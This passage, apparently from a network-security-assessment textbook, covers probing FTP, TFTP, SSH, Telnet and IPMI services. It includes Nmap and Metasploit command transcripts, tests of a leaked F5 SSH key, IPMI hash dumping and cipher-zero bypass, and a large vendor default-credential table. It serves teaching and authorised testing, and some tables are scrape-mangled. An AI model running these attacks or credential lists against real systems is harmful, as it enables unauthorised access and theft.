7 See “Q.1902.1: Bearer Independent Call Control protocol (Capability Set 2): Functional description” at ITU.int.
8 See “Linux and Unix screen Command” at Computer Hope.
9 See the Hping3 documentation.
10 See the Firewalk documentation.
11 Sudhanshu Chauhan,“Scapy: All-in-One Networking Tool”, Infosec Institute, October 2, 2012.
12 See the Hping3 documentation.
13 Uriel Maimon, “Port Scanning Without the SYN Flag”, Phrack magazine, vol. 7, no. 49.
14 Philippe Biondi and Arnaud Ebalard, “Scapy and IPv6 Networking”, presented at the Hack in the Box Security Conference, Kuala Lumpur, Malaysia, September 18–21, 2006.
16 Gordon “Fyodor” Lyon, “TCP/IP Fingerprinting Methods Supported by Nmap”, in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
17 Dave Goldsmith and Mike Schiffman, “Firewalking”, white paper for Cambridge Technology Partners, October 1998.
18 Specifically, see Alexandre Borges’s tutorial “Fast Configuration of OpenVAS on Kali Linux 1.5” and watch NetSecNow, “Setting up OpenVAS on Kali Linux + Config and Scanning Howto + Free Startup Script”, YouTube video, posted May 28, 2013.
19 See the Common Vulnerability Scoring System (CVSS).
20 See Not in My Name, “SniffJoke 0.4”, SlideShare.net, May 30, 2011.
21 Gordon “Fyodor” Lyon, “Firewall/IDS Evasion and Spoofing”, in Nmap Network Scanning (Sunnyvale, CA: Insecure.com LLC, 2009).
22 For more information, see Dameon D. Welch-Abernathy, “Who’ll Stop the Evaders?” PhoneBoy Blog, March 5, 2016.
23 See tcp-hacks-and-scrambling.txt on GitHub.
This chapter details tactics used to assess services including FTP, SSH, Telnet, DNS, NTP, SNMP, LDAP, and Kerberos. Vulnerability scanners perform scripted tests against network services. Manual investigative approaches are used to:
Qualify and disregard the output of automated tools
Understand the low-level configuration of the environment
Fill gaps in coverage
Table 7-1 lists the default TCP and UDP ports of services covered in this chapter. The final column denotes whether THC Hydra1 supports brute-force password grinding of the protocol. Individual RPC services listen on dynamic high ports, and alternative ports may be used by services including SSH and FTP.
| Port | Protocol | TLS | Name | Description | Hydra | |
|---|---|---|---|---|---|---|
| TCP | UDP | |||||
| 21 |
● |
– | – | ftp | File Transfer Protocol | ● |
| 990 |
● |
– |
● |
ftps | ||
| 22 |
● |
– | – | ssh | Secure shell service |
● |
| 23 |
● |
– | – | telnet | Telnet service |
● |
| 53 |
● |
● |
– | domain | DNS service | – |
| 69 | – |
● |
– | tftp | Trivial File Transfer Protocol | – |
| 88 |
● |
● |
– | kerberos | Kerberos authentication service | – |
| 111 |
● |
● |
– | sunrpc | Unix RPC portmapper service | – |
| 123 | – |
● |
– | ntp | Network Time Protocol | – |
| 161 | – |
● |
– | snmp | Simple Network Management Protocol |
● |
| 389 |
● |
● |
– | ldap | Lightweight Directory Access Protocol |
● |
| 636 |
● |
– |
● |
ldaps | ||
| 623 | – |
● |
– | ipmi | Intelligent Platform Management Interface | – |
| 464 |
● |
● |
– | kpasswd | Kerberos password service | – |
| 749 |
● |
● |
– | kerberos-adm | MIT Kerberos administration service | – |
| 3268 |
● |
– | – | globalcat | Microsoft Global Catalog (LDAP) |
● |
| 3269 |
● |
– |
● |
globalcats | ||
| 5353 | – |
● |
– | zeroconf | Multicast DNS service | – |
| 5900 |
● |
– | – | vnc | Virtual Network Computing |
● |
File Transfer Protocol (FTP) provides remote file system access, usually for maintenance of web applications. Servers use two ports to function: TCP port 21, the inbound server control port which processes FTP commands from the client, and TCP port 20, the outbound data port used to transmit data to the client. File transfers are orchestrated over the control port (21), where commands including PORT are used to initiate a data transfer over the outbound data port.
TLS is commonly used to either wrap FTP (i.e., FTPS) or provide transport security via the STARTTLS command. Known vulnerabilities within TLS implementations are described in Chapter 11.
FTP services are vulnerable to the following classes of attack:
Brute-force password grinding
Anonymous browsing and exploitation of software defects
Authenticated exploitation of vulnerabilities (requiring certain privileges)
Nmap performs network service and OS fingerprinting via the -A flag, as demonstrated by Example 7-1. This flag invokes the ftp-anon script (among others), which tests for anonymous access and returns the server directory structure upon authenticating. In this case, Nmap reports that the server is running vsftpd 2.0.8 or later.
root@kali:~# nmap -Pn -sS -A -p21 130.59.10.36

Starting Nmap 6.46 (http://nmap.org) at 2014-11-02 08:13 UTC
Nmap scan report for 130.59.10.36
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| lrwxrwxrwx    1 ftp      ftp             8 Jun 26  2013 README -> .message
| drwxr-xr-x    3 ftp      ftp             4 May 24  2013 doc
| -rw-rw-r--    1 ftp      ftp      80531673 Nov 02 05:59 ls-lR.gz
| drwxr-xr-x    2 ftp      ftp            75 May 16 13:30 mirror
| drwxr-xr-x    4 ftp      ftp             4 Jul 24 07:18 pool
| drwxrwxr-x    3 ftp      ftp             7 Jan 31  2013 pub
| drwxrwxr-x   10 ftp      ftp            11 Mar 21  2004 software
| lrwxrwxrwx    1 ftp      ftp            13 Jun 26  2013 ubuntu
|_lrwxrwxrwx    1 ftp      ftp            21 Jun 26  2013 ubuntu-cdimage
Device type: general purpose
Running: Linux 2.4.X
Upon obtaining valid credentials, you are encouraged to manually evaluate privileges. Many FTP server flaws are exploited through crafting malicious file structures server-side, and so the ability to create content is key.
Popular FTP servers include the Microsoft IIS FTP Server, ProFTPD, and Pure-FTPd. Tables 7-2 through 7-4 list known vulnerabilities within these. Other implementations are commonly exploitable and you should query NVD upon fingerprinting to understand known risks.
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2010-3972 | IIS 7.0 and 7.5 | Remotely exploitable heap overflowa |
| CVE-2009-3023 | IIS 5.0 and 6.0 | NLIST overflow resulting in code execution via an authenticated sessionb |
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2015-3306 | ProFTPD 1.3.5 | Flaw within mod_copy allowing attackers to read and write to arbitrary locations |
| CVE-2014-6271 | ProFTPD (all versions) | FTP service USER command vector for the GNU bash shellshock vulnerabilitya |
| CVE-2011-4130 | ProFTPD 1.3.3f | Authenticated use-after-free bug resulting in code execution upon login |
| CVE-2010-4652 | ProFTPD 1.3.3c | ProFTPD 1.3.3c mod_sql overflow via SQL injection or similar vectorb |
| CVE-2010-4221 | ProFTPD 1.3.3b | Remote unauthenticated overflow via TELNET_IAC escape sequencec |
| CVE-2010-3867 | Directory traversal vulnerabilities | |
| CVE-2009-0919 | ProFTPD (all versions) | Default FTP service credentials (username nobody with a password of lampp or xampp) set during XAMPP installation |
|
CVE-2009-0542 CVE-2009-0543 |
ProFTPD 1.3.2rc2 | Authentication bypasses via SQL |
b FelineMenace, “ProFTPD with mod_sql pre-authentication, remote root”, Phrack magazine, issue 67. | ||
| CVE reference | Affects (up to) | Notes |
|---|---|---|
| CVE-2011-1575 | Pure-FTPd 1.0.29 | FTP STARTTLS command injection flaw |
| CVE-2011-0988 CVE-2011-3171 |
Pure-FTPd 1.0.22 | Multiple authenticated Novell OES privilege escalation vulnerabilities |
To evaluate publicly available exploit scripts, use the searchsploit utility within Kali Linux, as demonstrated by Example 7-2 (searching for Microsoft IIS FTP exploits). The search directive within Metasploit also lists respective modules.
root@kali:~# searchsploit iis ftp
---------------------------------------------------- ---------------------------
Description                                         |  Path
---------------------------------------------------- ---------------------------
Microsoft IIS 5.0/6.0 FTP Server Remote Stack Overf | /windows/remote/9541.pl
Microsoft IIS 5.0 FTP Server Remote Stack Overflow  | /windows/remote/9559.pl
Microsoft IIS 5.0/6.0 FTP Server (Stack Exhaustion) | /windows/dos/9587.txt
Windows 7 IIS7.5 FTPSVC UNAUTH'D Remote DoS PoC     | /windows/dos/15803.py
Microsoft IIS FTP Server NLST Response Overflow     | /windows/remote/16740.rb
Microsoft IIS FTP Server <= 7.0 - Stack Exhaustion  | /windows/dos/17476.rb
Microsoft IIS 4.0/5.0 FTP Denial of Service Vulnera | /windows/dos/20846.pl
---------------------------------------------------- ---------------------------
TFTP uses UDP port 69 and requires no authentication—clients read from, and write to servers using the datagram format outlined in RFC 1350. Due to deficiencies within the protocol (namely lack of authentication and no transport security), it is uncommon to find servers on the public Internet. Within large internal networks, however, TFTP is used to serve configuration files and ROM images to VoIP handsets and other devices.
TFTP servers are exploited via the following attack classes:
Obtaining material from the server (e.g., configuration files containing secrets)
Bypassing controls to overwrite data on the server (e.g., replacing a ROM image)
Executing code via an overflow or memory corruption flaw
The tftp utility within Kali Linux is used to manually connect to TFTP servers and issue read (get) and write (put) requests. The protocol provides no means of listing directory contents, and so precise filenames must be known.
Nmap’s tftp-enum script issues read requests by using a dictionary of common filenames, which often reveals useful content. Metasploit contains a similar brute-force module.2 Example 7-3 demonstrates Nmap run against an available server, and the tftp client used to retrieve a file (sip.cfg in this case).
root@kali:~# nmap -Pn -sU -p69 --script tftp-enum 192.168.10.250

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 13:01 UTC
Nmap scan report for 192.168.10.250
PORT   STATE SERVICE
69/udp open  tftp
| tftp-enum:
| tftp-enum:
|   sip.cfg
|   syncinfo.xml
|   SEPDefault.cnf
|   SIPDefault.cnf
|_  XMLDefault.cnf.xml

root@kali:~# tftp 192.168.10.250
tftp> get sip.cfg
Received 1738 bytes in 0.6 seconds
tftp> quit
root@kali:~# head -5 sip.cfg
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<!-- Generated sip-basic.cfg Configuration File -->
<polycomConfig xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:noNamespaceSchemaLocation="polycomConfig.xsd">
  <msg>
    <msg.mwi msg.mwi.1.callBackMode="registration"
    msg.mwi.2.callBackMode="registration"></msg.mwi>
Many TFTP server configurations also permit arbitrary file uploads, as shown here:
root@kali:~# echo testing > test.txt
root@kali:~# tftp 192.168.10.250
tftp> put test.txt
Sent 9 bytes in 0.3 seconds
tftp> get test.txt
Received 9 bytes in 0.1 seconds
Table 7-5 lists known defects within TFTP server software. For the sake of brevity, I list remotely exploitable issues dating back to 2009. Some of these flaws have associated Metasploit modules. A TFTP scanner capable of crafting and sending the various UDP datagrams would prove useful when testing large internal networks.
| CVE reference(s) | Vendor | Notes |
|---|---|---|
| CVE-2013-0689 | Emerson | Multiple Emerson Process Management devices make it possible for attackers to upload files and execute arbitrary code via TFTP |
| CVE-2013-0145 | Vercot | Serva32 2.1.0 TFTP read request overflow |
| CVE-2012-6664 | Distinct | TFTP 3.10 code execution via writable directory traversala |
| CVE-2012-6663 | General Electric | D20 password recovery via TFTPb |
| CVE-2011-5217 | Hitachi | Directory traversal in the Hitachi JP1 PXE TFTP service provides a means for remote attackers to read arbitrary files |
| CVE-2011-4821 | D-Link | D-Link routers using 1.0.2NA firmware allow remote attackers to read arbitrary files |
| CVE-2011-4722 | Ipswitch | TFTP Server 1.0.0.24 directory traversalc |
| CVE-2011-2199 | Linux | Overflow in tftpd-hpa before 5.1 makes it possible for remote attackers to execute arbitrary code |
CVE-2011-1853 CVE-2011-1852 CVE-2011-1851 CVE-2011-1849 |
HP | Multiple code execution bugs within HP Intelligent Management Center 5.0 |
| CVE-2011-0376 | Cisco | TelePresence 1.6.1 and prior provides a means for remote attackers to obtain sensitive information via TFTP |
| CVE-2010-4323 | Novell | ZENworks Configuration Manager 11.0 and earlier gives remote attackers the ability to execute arbitrary code via a long TFTP request |
| CVE-2009-1730 | NetMechanica | NetDecision TFTP Server 4.2 directory traversal vulnerabilityd |
| CVE-2009-1161 | Cisco | TFTP directory traversal in multiple Cisco products |
a Metasploit distinct_tftp_traversal module. | ||
SSH services provide encrypted access to systems including embedded devices and Unix-based hosts. Three subsystems that are commonly exposed to users are as follows:
Secure shell (SSH), which provides command line access
Secure copy (SCP), which lets users send and retrieve files
Secure FTP (SFTP), which provides feature-rich file transfer
TCP port 22 is used by default to expose SSH and its subsystems. SSH also supports tunneling and forwarding of network connections; thus, you can use it as a VPN to access resources securely.
The SSH protocol works as follows:
Diffie-Hellman key exchange is used to establish an mutual secret
A pseudorandom function (e.g., SHA-1 or SHA-256) is used by both the client and server to derive three pairs of keys from the mutual secret (one for each party):
Two initialization vector (IV) values
Two encryption keys
Two signing keys
The server sends its public key to the client, along with a random signed value
The client verifies the signature of the random value (authenticating the server)
Client authentication is undertaken by the server
After it is authenticated, channels are established to provide access to resources
Figure 7-1 demonstrates the three layers: transport, authentication, and connection.

SSH services are vulnerable to the following classes of attack:
Brute-force password grinding
Access being granted due to private key exposure or key generation weakness
Remote anonymous exploitation of known software flaws (without credentials)
Authenticated exploitation of known defects, resulting in privilege escalation
Practical exploitation of many flaws relies on certain features being enabled or used. As such, it is important to investigate and understand the service configuration.
SSH servers return a banner upon connecting, as shown in Example 7-4. In this case, the server is running Debian Linux, OpenSSH 6.0p1, and supports SSH protocol version 2.0.
Security-conscious administrators sometimes modify the banner, as demonstrated by Example 7-5. This server supports version 2.0 of the protocol, but the implementation is unknown. Table 7-6 lists common SSH implementations and respective banners.
| Implementation | Banner format |
|---|---|
| Cisco | SSH-1.99-Cisco-1.25 |
| Dropbear | SSH-2.0-dropbear_0.52 |
| F-Secure | SSH-2.0-3.2.3 F-SECURE SSH |
| Juniper ScreenOS | SSH-2.0-NetScreen |
| Mikrotik RouterOS | SSH-2.0-ROSSSH |
| Mocana | SSH-2.0-Mocana SSH |
| OpenSSH | SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.4 |
| SSH communications | SSH-2.0-3.2.5 SSH Secure Shell (non-commercial) |
| Sun Microsystems | SSH-2.0-Sun_SSH_1.1.4 |
| Tectia | SSH-2.0-6.1.9.95 SSH Tectia Server |
| Wind River VxWorks | SSH-2.0-IPSSH-6.5.0 |
Nmap’s ssh-hostkey script retrieves public key values from a server, as shown by Example 7-6. SSH keys are usually unique, and so this material can be used to identify multihomed systems.
root@kali:~# nmap -Pn -p22 -A 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:21 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 6d:c9:1f:94:0b:ca:db:27:24:c2:d1:80:26:5b:0d:4d (DSA)
|   2048 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1 (RSA)
Investigation of exposed SSH services using Nmap and the OpenSSH client in verbose mode will reveal supported algorithms and authentication mechanisms, as described here.
SSH uses a handshake to perform key exchange, authentication, and selection of encryption algorithms. Example 7-7 demonstrates enumeration of the supported algorithms for key exchange, authentication, encryption, and integrity checking via Nmap.3
root@kali:~# nmap -p22 --script ssh2-enum-algos 192.168.0.12

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 11:23 UTC
Nmap scan report for 192.168.0.12
PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
|   encryption_algorithms: (13)
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|       arcfour256
|       arcfour128
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       aes192-cbc
|       aes256-cbc
|       arcfour
|       rijndael-cbc@lysator.liu.se
|   mac_algorithms: (9)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (1)
|_      none
Chapter 11 details many of these algorithms and features, as they are used within TLS. Exploitable protocol weaknesses within SSH stem from the following:
You may enumerate the order of supported authentication mechanisms by using the OpenSSH client in verbose mode, as shown in Example 7-8 (output stripped for brevity). Table 7-7 details SSH authentication mechanisms that you might encounter during testing.
root@kali:~# ssh -v test@69.93.243.12
debug1: Remote protocol version 2.0, remote software version OpenSSH_5.3
debug1: kex: server->client aes128-ctr hmac-md5 none
debug1: kex: client->server aes128-ctr hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: RSA 06:fd:95:47:8c:37:3a:61:a7:c4:85:ab:af:29:1f:e1
debug1: ssh_rsa_verify: signature correct
debug1: Authentications that can continue: publickey,password,keyboard-interactive

root@kali:~# ssh -v test@188.95.73.96
debug1: Remote protocol version 2.0, remote software version ROSSSH
debug1: kex: server->client aes128-cbc hmac-md5 none
debug1: kex: client->server aes128-cbc hmac-md5 none
debug1: SSH2_MSG_KEX_DH_GEX_REQUEST(1024<1024<8192) sent
debug1: Server host key: DSA 86:06:72:5e:f0:75:64:2e:8d:a4:96:46:c3:ca:43:61
debug1: ssh_dss_verify: signature correct
debug1: Authentications that can continue: publickey,password
| Name | Description |
|---|---|
publickey |
Public key user authentication (with DSA, ECDSA, or RSA) |
hostbased |
Public key host-based authentication |
password |
User password authentication |
keyboard-interactive |
Abstraction layer for authentication via PAM (e.g., Google Authenticator, YubiKey, Duo Security) |
gssapi-with-mic gssapi-keyex |
GSSAPI authentication |
The configuration of a supported keyboard-interactive mode is deduced upon connecting. For example, the mode might prompt the user to provide a password (i.e., regular PAM authentication), an authentication token value, or response to a challenge. The following example demonstrates this behavior—in this case, the server prompts for a YubiKey token followed by a password:
root@kali:~# ssh test@129.93.244.200
Yubikey for `test':
Password:
Upon compiling a list of public SSH keys, you can use Metasploit8 to test accessible SSH services and identify which are valid. In 2012, Matta Consulting published an advisory9 detailing an authentication bypass within F5 Networks hardware using a particular SSH key. The corresponding public key is as follows:
root@kali:~# cat f5.pub
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAIEAvIhC5skTzxyHif/7iy3yhxuK6/OB13hjPqskogkYFrcW8OK4VJT+5+Fx7wd4
sQCnVn8rNqahw/x6sfcOMDI/Xvn4yKU4t8TnYf2MpUVr4ndz39L5Ds1n7Si1m2suUNxWbKv58I8+NMhlt2ITraSuTU0NGymW
Oc8+LNi+MHXdLk= SCCP Superuser
Using Metasploit, we can test the validity of the key against multiple SSH servers, as demonstrated by Example 7-9. The corresponding username must be valid (root in this case), and multiple keys can be loaded into the KEY_FILE dictionary.
msf > use auxiliary/scanner/ssh/ssh_identify_pubkeys
msf  auxiliary(ssh_identify_pubkeys) > set USERNAME root
msf  auxiliary(ssh_identify_pubkeys) > set KEY_FILE f5.pub
msf  auxiliary(ssh_identify_pubkeys) > set RHOSTS 192.168.0.0/24
msf  auxiliary(ssh_identify_pubkeys) > run

[*] 192.168.0.1:22 SSH - Trying 1 cleartext key per user.
[-] 192.168.0.1:22 SSH - [1/1] - User root does not accept key 1 - SCCP Superuser
[*] 192.168.0.5:22 SSH - Trying 1 cleartext key per user.
[+] 192.168.0.5:22 SSH - [1/1] - Accepted: 'root' with key '71:3a:b0:18:e2:6c:41:18:4e:56:1e:fd:
d2:49:97:66' - SCCP Superuser
In recent years, hardware manufacturers (including F5 Networks and Cisco10) have shipped devices with default credentials, and others have fallen victim to attack through backdoors introduced into their codebase (e.g., Juniper and Fortinet11). Upon obtaining these values, you can gain command line access via SSH. Table 7-8 lists default credentials for various manufacturers, and Table 7-9 details the CVE references of known hardcoded SSH keys in common platforms.
| Vendor | Usernames | Passwords |
|---|---|---|
| APC | apc, device | apc |
| Brocade | admin | admin123, password, brocade, fibranne |
| Cisco | admin, cisco, enable, hsa, pix, pnadmin, ripeop, root, shelladmin | admin, Admin123, default, password, secur4u, cisco, Cisco, _Cisco, cisco123, C1sco!23, Cisco123, Cisco1234, TANDBERG, change_it, 12345, ipics, pnadmin, diamond, hsadb, c, cc, attack, blender, changeme |
| Citrix | root, nsroot, nsmaint, vdiadmin, kvm, cli, admin | C1trix321, nsroot, nsmaint, kaviza, kaviza123, freebsd, public, rootadmin, wanscaler |
| D-Link | admin, user | private, admin, user |
| Dell | root, user1, admin, vkernel, cli | calvin, 123456, password, vkernel, Stor@ge!, admin |
| EMC | admin, root, sysadmin | EMCPMAdm7n, Password#1, Password123#, sysadmin, changeme, emc |
| HP/3Com | admin, root, vcx, app, spvar, manage, hpsupport, opc_op | admin, password, hpinvent, iMC123, pvadmin, passw0rd, besgroup, vcx, nice, access, config, 3V@rpar, 3V#rpar, procurve, badg3r5, OpC_op, !manage, !admin |
| Huawei | admin, root | 123456, admin, root, Admin123, Admin@storage, Huawei12#$, HwDec@01, hwosta2.0, HuaWei123, fsp200@HW, huawei123 |
| IBM | USERID, admin, manager, mqm, db2inst1, db2fenc1, dausr1, db2admin, iadmin, system, device, ufmcli, customer | PASSW0RD, passw0rd, admin, password, Passw8rd, iadmin, apc, 123456, cust0mer |
| Juniper | netscreen | netscreen |
| NetApp | admin | netapp123 |
| Oracle | root, oracle, oravis, applvis, ilom-admin, ilom-operator, nm2user | changeme, ilom-admin, ilom-operator, welcome1, oracle |
| VMware | vi-admin, root, hqadmin, vmware, admin | vmware, vmw@re, hqadmin, default |
| CVE reference | Notes |
|---|---|
| CVE-2014-2198 | Cisco Unified CDM before 4.4.2 has a hardcoded SSH private key, making it possible for attackers to access support and root accounts remotely |
| CVE-2012-1493 | F5 Networks BIG-IP appliances use a hardcoded private key, which grants remote super-user access via SSHa |
Less common platforms use hardcoded SSH keys and passwords (including devices manufactured by Quantum,12 Array Networks,13 and Siemens RUGGEDCOM14). Upon preparing a list of compromised keys, you can use Hydra in sshkey mode to perform brute-force key grinding.
If an RSA or DSA SSH host key pair is generated insecurely (e.g., using a PRNG with insufficient entropy15), the private key can be calculated by an adversary and used to impersonate a legitimate server endpoint via MITM.
An RSA public key consists of two integers: an exponent e, and modulus n. The modulus is the product of two chosen prime numbers (p and q). The private key is the decryption exponent d, as follows:
d = e-1 mod (p - 1) (q - 1)
If adversaries know the factorization of n, they can calculate the private key for any public key (e, n). When p and q are unknown, the most efficient known method is to factor n into the two primes to calculate the private key d.
Vulnerability exists when two distinct RSA moduli (n1 and n2) that share a single prime (whether p or q) are found—an attacker can compute the greatest common divisor and discover the other prime (e.g., q1 and q2 if p is shared).16 Upon scanning the Internet, the team was able to compromise 0.03% of RSA host keys used by SSH servers online, and 1% of DSA keys.
When understanding SSH server configuration (i.e., running software, supported protocols, and authentication mechanisms), look for known vulnerabilities by searching NVD and other sources. Table 7-10 details significant flaws within popular SSH server implementations. A number of post-authentication privilege escalation issues exist in OpenSSH and other implementations, but they are not listed here.
| CVE reference | Implementation | Notes |
|---|---|---|
| CVE-2015-5600 | OpenSSH | OpenSSH 6.9 and prior does not restrict processing of keyboard-interactive authentication sessions, which can be abused to bypass the MaxAuthTries directive and perform unrestricted brute-force password grindinga |
| – | Oracle Solaris | Remote command execution zero-day flaw in Sun SSH version 1.5 and prior, running on Oracle Solaris 11 and 10 (as found within the Asset Portfolio PDF available via WikiLeaksb) |
| CVE-2013-3594 | Dell PowerConnect | Memory corruption within the SSH service running on multiple Dell PowerConnect switches can result in remote code execution |
| CVE-2013-4652 | Siemens Scanlance | Scanlance devices with firmware before 4.5.4 make it possible for remote attackers to bypass authentication via SSH or Telnet |
| CVE-2013-4434 | Dropbear SSH | Username enumeration flaw within Dropbear SSH 2013.58 |
| CVE-2013-0714 | Wind River VxWorks | VxWorks 6.5-6.9 SSH service overflow |
| CVE-2012-6067 | freeFTP | freeFTP 1.0.11 SFTP authentication bypass |
| CVE-2012-5975 | Tectia Server | SSH authentication bypass flaw affecting Tectia Server 6.3.2 |
a King Cope, “OpenSSH Keyboard-Interactive Authentication Brute Force Vulnerability (MaxAuthTries Bypass)”, email to Full Disclosure mailing list, July 17, 2015. b Section 21.2 of Assets Portfolio, October 6, 2014. | ||
Telnet provides command-line access to servers and embedded devices. The protocol has no transport security, and sessions can be passively sniffed or actively hijacked by adversaries with network access.
Exposed services are vulnerable to the following classes of remote attack:
Brute-force password grinding, revealing weak or default credentials
Anonymous exploitation of Telnet server software flaws (without credentials)
Nmap attempts to fingerprint Telnet services, as shown in Example 7-10. In this case, the version of HP-UX (B.10.20) is not returned, but revealed upon connecting manually by using telnet.
root@kali:~# nmap -sSV -p23 211.35.138.48

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:40 UTC
Nmap scan report for 211.35.138.48
PORT   STATE SERVICE VERSION
23/tcp open  telnet  HP-UX telnetd
Service Info: OS: HP-UX; CPE: cpe:/o:hp:hp-ux

root@kali:~# telnet 211.35.138.48
Trying 211.35.138.48...
Connected to 211.35.138.48.
Escape character is '^]'.

HP-UX seal B.10.20 C 9000/847 (ttyp2)

login:
Network printers, broadband routers, and managed switches are often accessible with default administrative credentials. You can use the default password list in Table 7-9 to test exposed Telnet servers. I have also found that smaller manufacturers of routers (e.g., ADSL routers for small offices and home users) often use passwords of 1234 and 12345 for admin and root user accounts.
Table 7-11 lists Telnet server vulnerabilities within devices manufactured by Siemens and Cisco, along with operating systems including FreeBSD, Oracle Solaris, and Microsoft Windows.
| CVE reference | Vendor | Notes |
|---|---|---|
| CVE-2013-6920 | Siemens | SINAMICS 4.6.10 authentication bypass |
| CVE-2013-4652 | Scalance W7xx authentication bypass | |
| CVE-2012-4136 | Cisco | UCS Telnet service information leak |
| CVE-2011-4862 | FreeBSD | libtelnet/encrypt.c long key overflow affecting FreeBSD 7.3 to 9.0 |
| CVE-2011-4514 | Siemens | Multiple Siemens products fail to perform sufficient authentication via Telnet |
| CVE-2009-1930 | Microsoft | Windows Server NTLM replay issue |
| CVE-2009-0641 | FreeBSD | Telnet service remote code execution (FreeBSD 7) |
| CVE-2007-0956 | MIT | MIT krb5 1.6 telnetd authentication bypass |
| CVE-2007-0882 | Oracle | Solaris 10 and 11 -f authentication bypass |
Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623.
Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as demonstrated by Example 7-11 (using the Metasploit ipmi_version module).
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user) PassAuth(md5,md2)
                           Level(1.5,2.0)
Two remotely exploitable IPMI flaws are as follows:
Remote password hash retrieval via RAKP17
Zero cipher authentication bypass resulting in administrative access18
Examples 7-12 and 7-13 demonstrate exploitation of these flaws using Metasploit. You can crack the user password hash with Hashcat19 or John the Ripper.20
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found: root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db
ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0
226bae7ca5466e7e9
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
The Linux ipmitool client is used to interact with the service and bypass authentication (via the -C 0 option). Example 7-14 demonstrates installation and use within Kali Linux to set the root user account password to abc123 via IPMI.
